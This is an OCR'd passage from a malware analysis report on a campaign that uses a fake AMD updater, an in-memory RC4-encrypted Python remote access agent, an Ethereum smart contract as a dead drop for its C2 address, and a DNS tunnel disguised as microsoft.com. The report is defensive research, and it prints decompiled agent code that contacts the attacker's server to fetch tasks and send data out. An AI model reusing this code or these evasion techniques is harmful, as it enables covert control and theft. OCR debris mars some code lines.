
Above is the executed command line, below is the decoded output.



Windows Compiling for the Attacker: csc.exe is launched by the dropper's own PowerShell process. PID 1208 has PID 5440 from the previous capture as its parent.

Same Silencer, With a Different Name for Each Victim: Exact same size, same two imported functions, different class name (CiwhjaxUZH in one run vs. NdKYXZfzfR in another). The name of the temporary file also changes (fmchkeg2.0.cs vs. bjepxelu.0.cs), likely generated from a template in each infection.






Fake AMD Updater

The payload downloaded by the dropper corresponds to an 11.4 MB file hosted on Cloudflare R2 infrastructure (Cloudflare's object storage service). Using this platform provides the attacker with a domain backed by high reputation and a legitimate TLS certificate, allowing the download to successfully evade domain reputation-based security filters.


The delivered file consists of a legitimate Inno Setup installer (commonly used in conventional software distribution), which spoofs the identity of an official component under the name `AMDSoftwareUpdater.exe`.

The Download Phase: The request sent to the Cloudflare R2 storage service was documented during the full execution of the infection chain. The web

request originated from the PowerShell process with PID 5440, corresponding to the same instance that executed the startup routine of the psc4 component.



File Properties: What Windows displays to the user in the file details tab is FileDescription: AMDSoftwareUpdater Setup. The product name is AMDSoftwareUpdater, version 6.0.20, and the comment is signed by the installer builder itself. This installation was built with Inno Setup. No third-party tools are required to know what built it. The remaining fields (company, file version, copyright, original name) are blank. An authentic AMD updater has all of them populated and, additionally, digitally signed.



Binary Rotation in Storage Infrastructure: It was observed that the binary hosted on the infrastructure is periodically replaced without altering the download URL. Cyber intelligence engines have recorded, for this same link, a different file identified on July 14 with SHA-256 hash:

`9930554afa0cb633fd1378bfed0462144aaaa8f5f49159550bf1d766f5e393a8`

and a size of 11,408,090 bytes. In contrast, the sample captured during controlled detonations in this investigation displays an additional 165 bytes and a completely different digital signature. This demonstrates that operators repackage the payload while keeping both the file name and resource path intact within the server.


Stage 5: Python Remote Access Agent v1.3

Upon execution, the installer does not deploy a conventional application, but rather a complete Python 3.11 execution environment including its main DLL library (5.8 MB), the compressed standard library, compiled extensions, and OpenSSL libraries. This entire suite is deposited into a strategically selected hidden directory.

Installation Path and Execution Parameters

The interpreter begins execution by invoking the primary payload file (run.pyw), which runs in the background without opening user interface windows.

The captured command line corresponds to the following path and command structure:



The choice of the WindowsApps directory is deliberate. As the native folder where the operating system installs applications from the Microsoft Store, the presence of an executable like pythonw.exe in this location attempts to blend in as a legitimate system component.

The structure of this directory consistently follows a defined pattern: Microsoft.PythonApp_ followed by a 13-character alphanumeric identifier inside WindowsApps. While the base template remains unchanged, the random suffix string varies depending on context:

- **Matching suffixes:** During controlled detonations in this investigation, the suffix `yadfiy2x1ep12` was recorded. This exact string was documented by independent cybersecurity firms in analyses of samples not associated with our initial artifact set.
- **Dynamic suffixes:** Additional technical reports show divergent suffixes (such as `geicchnz1de22` and `0wsubgqm1de22`) when processing the same binary across different test environments.

Consequently, the alphanumeric suffix does not constitute a reliable static Indicator of Compromise (IoC). The relevant pattern for detection rules lies in the base path structure.

The installation process deposits a total of 36 files into the mentioned directory. Prominent among these artifacts are the main Python library (python311.dll, 5.8 MB), the compressed standard library, OpenSSL modules, the silent executable `pythonw.exe`, and the main script loader `run.pyw`.

The installer deploys a Python interpreter along with the `run.pyw` file to disk. This script does not contain the agent functionality itself, but rather acts as the key for its reconstruction: the main artifact consists of 1,919 lines of Python source code that exist exclusively in memory and are repeatedly decrypted every ten minutes.

Structure of the Trigger Script (run.pyw)


The run.pyw file consists of only sixteen lines of code structured as follows:

- **Line 1:** Declaration and import of minimal system dependencies.
- **Line 2:** Declaration of the decryption key.
- **Line 3:** The complete encrypted payload, contained in a single 127,788-character string.

- **Lines 4 to 15:** A native implementation of the RC4 algorithm, developed directly in the script to eliminate reliance on external cryptographic libraries.
- **Line 16:** Invocation and execution instruction for the resulting code in memory (in-memory).

This architecture ensures that a readable malicious executable is never written to the victim's storage unit. Only the legitimate Python interpreter and a script file are identified. The operational logic of the malware materializes exclusively within the volatile memory of the `pythonw.exe` process, evading traditional disk-based static antivirus scans.

Reconstructed agent headers:



Analysis of the Decrypted Payload

Execution via the exec function results in 63,884 bytes of plain-text (cleartext) Python source code, revealing the complete logic of the agent with the native nomenclature of its functions intact. Within the code itself, the tool includes an explicit version identifier defined by the author: v1.3.

Agent Consistency Across Different Samples: During the analysis, two independent infection chains were evaluated that used different distribution domains and Inno Setup packagers. Each sample contained its own `run.pyw` file with unique encrypted strings and RC4 keys. However, upon completing the decryption process, both samples generated a binary-identical payload (hash match).

This finding confirms that, despite the variations introduced in the transport and packaging phases (crying/wrapping), the operators employ a centralized generation infrastructure to deploy the same remote access agent.

Despite using two wrappers with dissimilar cryptographic hashes and unique encryption keys, both processes consistently derive the same payload in memory, identified with the SHA-256 hash:

`7d269fe0acc75438d254b946ef8b55657f30b9de91d3d17db90c9e9a0401ab70`


The RC4 decryption key is dynamically altered in each delivery to modify the static signature of the file on disk (`run.pyw`) and evade hash-based detections. However, the final program executed by the interpreter remains exactly the same byte-by-byte.


Stage 6: Decentralized Command and Control Infrastructure

Unlike traditional trojans that store IP addresses or Command and Control (C2) domains statically within their binary code (enabling their extraction, firewall blocking, or neutralization via takedown) this agent implements a Dead Drop Resolver (DDR) technique.

The agent's source code only contains the address of a smart contract hosted on the Ethereum mainnet. Instead of communicating directly with its own infrastructure, the threat queries the blockchain to dynamically retrieve the real destination of the C2 server at runtime.

What the agent has written down:





Configuration Analysis and Blockchain Query: In the agent's code, standard network parameters are neutralized: the ten configured domains correspond to public nodes accessing the Ethereum network, and the `hardcoded_ip` field (designed to store the static IP of the C2) remains empty.

The only functional addressing elements present in the code are the smart contract address (`0x5dbadd2e1be28f6142ebff9778c82603e81bae68`) and the

function identifier or selector (`1dcf296b`). The response returned by the blockchain travels encrypted and is processed locally. Its first byte determines whether subsequent communication with the Command and Control (C2) server will run over the HTTP protocol or via a DNS tunnel.

Operational Mechanism

The remote resolution process using the blockchain is executed in four consecutive phases:

1. **Query Construction:** The agent structures the request (`call_obj = {"to": contract_address, "data": "0x" + sel + h}`). The selector `1dcf296b` specifies the target contract function, while h corresponds to the unique identifier of the victim machine, padded with characters to reach a length of 64 characters.
2. **Request Transmission:** The query is sent via HTTPS to a public Ethereum node using the `eth_call` method. As it is a read-only operation, it does not generate transactions on the ledger, incurs no blockchain transaction fees (gas), and does not require signatures or cryptocurrency wallets. From a network monitoring perspective, the traffic masquerades as a legitimate HTTPS interaction with a public blockchain API.
3. **Response Decryption:** The node returns a block of 14 encrypted bytes that the agent processes using a native implementation of the ChaCha20 algorithm (located between lines 15 and 71). The key used corresponds to `blockchain_key`, and the initialization vector or nonce is derived from the smart contract address itself.
4. **Result Interpretation:** The script evaluates the first byte of the decrypted result (where 0 specifies the HTTP protocol and 1 the DNS protocol) and processes the remaining bytes to extract the address of the target C2 server.

```
1474
1475
1476        keys = [device_hash, build_tag_token]
1477        if global_key:
1478            keys.append(global_key)
1479
1480        for i, k in enumerate [str] (keys):
1481            pt = _decrypt(enc, k, contract_address)
1482            if pt:
1483                proto = "http" if pt[0] == 0 else "dns"
1484                addr = pt[1:].decode("utf-8")
1485                if proto == "dns" and ":" not in addr:
1486                    addr = f"{addr}:53"
1487                elif proto == "http" and not addr.startswith("http"):
1488                    if ":" not in addr:
1489                        addr = f"{addr}:80"
1490                pass
1491                return proto, addr
1492            pass
```

And it does not do this only once. `_check_blockchain()`, on line 1782, queries again every 300 seconds, and if the response has changed, the agent switches servers without restarting.

```
1778                                                                    1 usage
1779
1780
1781        now = time.time()
1782        if now - last_check < 300:
1783            return last_check
1784
1785
1786
```


What the Contract Answers: That result is exactly what the infected machine receives. The first 32 bytes are the offset, the next is the length (0e, 14), and at the end are the 14 useful bytes, `3ae956552f63a3e04a2576c5535e`.

```
                                                $ echo; curl -s --max-time 25 -X POST https://ethereum-rpc.publicnode.com -H 'Content
-Type: application/json' --data '{"jsonrpc":"2.0","id":1,"method":"eth_call","params":[{"to":"0x5dbadd2e1be28f6142ebff9778c82603e81bae68","data"
:"0x1dcf296b0000000000000000000000000000000000000000000000000000000000000000"},"latest"]}'; echo

{"jsonrpc":"2.0","id":1,"result":"0x0000000000000000000000000000000000000000000000000000000000000020000000000000000000000000000000000000000000000000000000000000
0000000000000000000e3ae956552f63a3e04a2576c5535e0000000000000000000000000000000000000000"}

                                                $
```

Mailbox, Deciphered: Using the key carried natively by the agent, those 14 bytes specify the target destination address. As a result of this procedure, the query resolves the IP address `91.92.240.100` on port 53, confirming the use of the DNS protocol for the agent's communications. Notably, during the various phases of the investigation, iterative analysis of this same smart contract consistently returned the same destination infrastructure.


Deployment of Smart Contract on Public Chain

The smart contract is indeed deployed on the Ethereum Mainnet, allowing its public auditing and verification from any blockchain explorer.



The contract's registration on the blockchain took place on June 24, 2026, at 12:57:11 UTC, at block height 25,387,615, which places its deployment approximately one month before the first infection linked to this campaign was recorded.

The smart contract's source code is not verified on public blockchain explorers, so its internal logic is not accessible for direct reading. Nevertheless, the contract remains fully operational for querying data, a state that the agent exploits to resolve the Command and Control (C2) infrastructure.



Security Implications of Blockchain Infrastructure

This resolution architecture poses a complex defensive challenge due to several factors:

- **Absence of Static IoCs in the Binary:** The artifact does not contain domains or IP addresses directly associated with the attacker that can be extracted for neutralization or firewall blocking.
- **Innocuous and Legitimate Traffic:** The agent's resolution requests are directed to public Ethereum nodes, a type of traffic that is unlikely to be filtered or blocked in corporate environments and could impact legitimate operations.

- **High Dynamism and C2 Resilience:** To migrate the Command and Control (C2) infrastructure to a new server, the operator does not need to modify the samples on the victims or access the compromised websites again. They only need to update the record stored in the smart contract so that, within minutes, all bots redirect their communications to the new address.


C2 Channel over DNS: Traffic Impersonation to Microsoft


Once the query to the smart contract returns the flag corresponding to the DNS protocol (`proto=dns`), the entirety of the interaction between the agent and the operator is channeled through DNS requests structured under the legitimate-looking domain microsoft.com.

The evasion mechanism operates under the following technical premises:

- **Bypassing the DNS Resolution Hierarchy:** The agent does not perform conventional resolution of microsoft.com, does not use corporate DNS servers configured on the target network, and does not query Root Servers or Microsoft's delegated infrastructure.
- **Direct UDP Connection:** The malware opens a direct UDP socket to the attacker's IP address (`91.92.240.100:53`). It is this malicious server that responds to the packets, simulating being the legitimate authority for the domain.
- **Use of Domain as Cover (Covert Channel):** The inclusion of the string microsoft.com does not serve a routing function, but rather a camouflage function. Its sole purpose is to confuse superficial traffic inspections and query logs (DNS logs) by simulating interaction with a high-reputation service.

In these images we can observe the facade domain and the two queries:





```
1072    def query_a(self, subdomain: str) -> str | None:  1 usage
1073        qname = f"{subdomain}.{DOMAIN}"
1074        txn_id, packet = _build_query(qname, TYPE_A)
1075        sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
1076        sock.settimeout(self.timeout)
1077        try:
1078            sock.sendto(packet, (self.server_ip, self.port))
1079            data, _ = sock.recvfrom(4096)
1080            return _parse_a_response(data, txn_id)
1081        except Exception:
1082            return None
1083        finally:
1084            sock.close()
1085
1086    def query_txt(self, subdomain: str) -> str | None:  5 usages
1087        qname = f"{subdomain}.{DOMAIN}"
1088        txn_id, packet = _build_query(qname, TYPE_TXT)
1089        sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
1090        sock.settimeout(self.timeout)
1091        try:
1092            sock.sendto(packet, (self.server_ip, self.port))
1093            data, _ = sock.recvfrom(65535)
1094            return _parse_txt_response(data, txn_id)
1095        except Exception:
1096            return None
1097        finally:
1098            sock.close()
```

Use of Subdomains as a Transport Channel


The structure of the subdomain constitutes the payload itself: data encoded by the agent is prepended as prefixes to the base domain, and network functions (sendto, located between lines 1078 and 1092) direct packets to self.server_ip, the IP address previously resolved via the Ethereum smart contract.

The communication flow bifurcates into two types of DNS queries with distinct functions:

- **Type A Queries (Signaling and Status):** Act as a notification mechanism (beaconing/handshake). The response returned by the attacker's server does not represent a valid IP address, but rather an encoded value. The agent interprets the second octet of the response to determine the number of pending tasks in the C2 queue.
- **Type TXT Queries (Data Transfer):** Make up the bidirectional data channel. Through this record, instructions from the operator are downloaded (segmented into blocks of 3,000 characters) and execution results are exfiltrated. To ensure compatibility with the DNS standard, the transmitted information is encoded in Base64, substituting

characters not permitted by network syntax and fragmenting strings into subdomains of up to 120 characters.

During the controlled detonation, a total of 65 network requests associated with the DNS protocol were recorded. Of this set, nine requests correspond to legitimate microsoft.com domains originated by native operating system processes, related to checking certificate revocation lists (CRL), telemetry, and the Windows Update service, which resolved transparently to IP ranges belonging to Microsoft and were classified as trusted.



In contrast, the malicious agent's activity is reflected exclusively in a single initial entry: a direct UDP stream directed to the address `91.92.240.100:53` (belonging to the autonomous system SC OMEGATECH-AS, geolocated in Seychelles).


This event does not constitute a conventional name resolution. By constructing the DNS packet directly in memory and invoking UDP sockets to the C2, the string microsoft.com never travels within a standard system resolution query. Consequently, the request does not generate records in local DNS server logs or operating system auditing tools, making the covert channel invisible to standard forensic inspections.

Agent Call Flow and Protocol Structure

The entire command channel fits into six name formats. Data moving upstream is carried in the queried name, while data moving downstream is carried in the response.

```python
    def checkin(self, device_hash: str) -> tuple[bool, int]:  1 usage
        ip = self.query_a(device_hash)
        if not ip:
            return False, 0
        parts = ip.split(".")
        if parts[0] == "0":
            return False, 0
        return True, int(parts[1])

    def get_task_list(self, device_hash: str) -> list[dict]:  1 usage
        import os as _os
        txt = self.query_txt(f"t-{device_hash}-{_os.getpid()}")
        if not txt:
            return []
        if txt == "exit":
            _os._exit(0)
        if txt == "none":
            return []
        tasks = []
        for entry in txt.split(","):
            parts = entry.split(":")
            if len(parts) >= 3:
                tasks.append({"task_id": parts[0], "shell": parts[1], "chunks": int(parts[2])})
        return tasks

    def get_task_content(self, device_hash: str, task_id: str, total_chunks: int) -> str | None:  1 usage
        b64_parts = []
        for i in range(1, total_chunks + 1):
            chunk = self.query_txt(f"{device_hash}-{task_id}-{i}")
            if not chunk or chunk == "ERR":
                pass
                break
            if chunk == "END":
                break
            b64_parts.append(chunk)
            if len(chunk) < CHUNK_SIZE:
                break
            time.sleep(0.02)
        if not b64_parts:
            return None
        try:
            raw = base64.b64decode("".join(b64_parts))
```

From Line 1,100 to 1,164



In the 1,919 lines of the agent's source code, the complete communication channel relies on six key invocations within the network routine:

- **Line 1101 (Handshake Invocation):** Performs the single type A query to initiate the initial signaling.
- **Line 1813 (Counts and Inventory Exfiltration):** Sends the target system's profile information encoded in hexadecimal format.
- **Line 1111 (Task Request):** Queries the command queue by appending the PID of the running process to the unique identifier of the victim machine.

- **Line 1128 (Payload Download):** Retrieves the instruction blocks of the requested task in a fragmented manner.
- **Line 1150 (Status Confirmation):** Notifies the server of the exit status derived from the execution of the command.
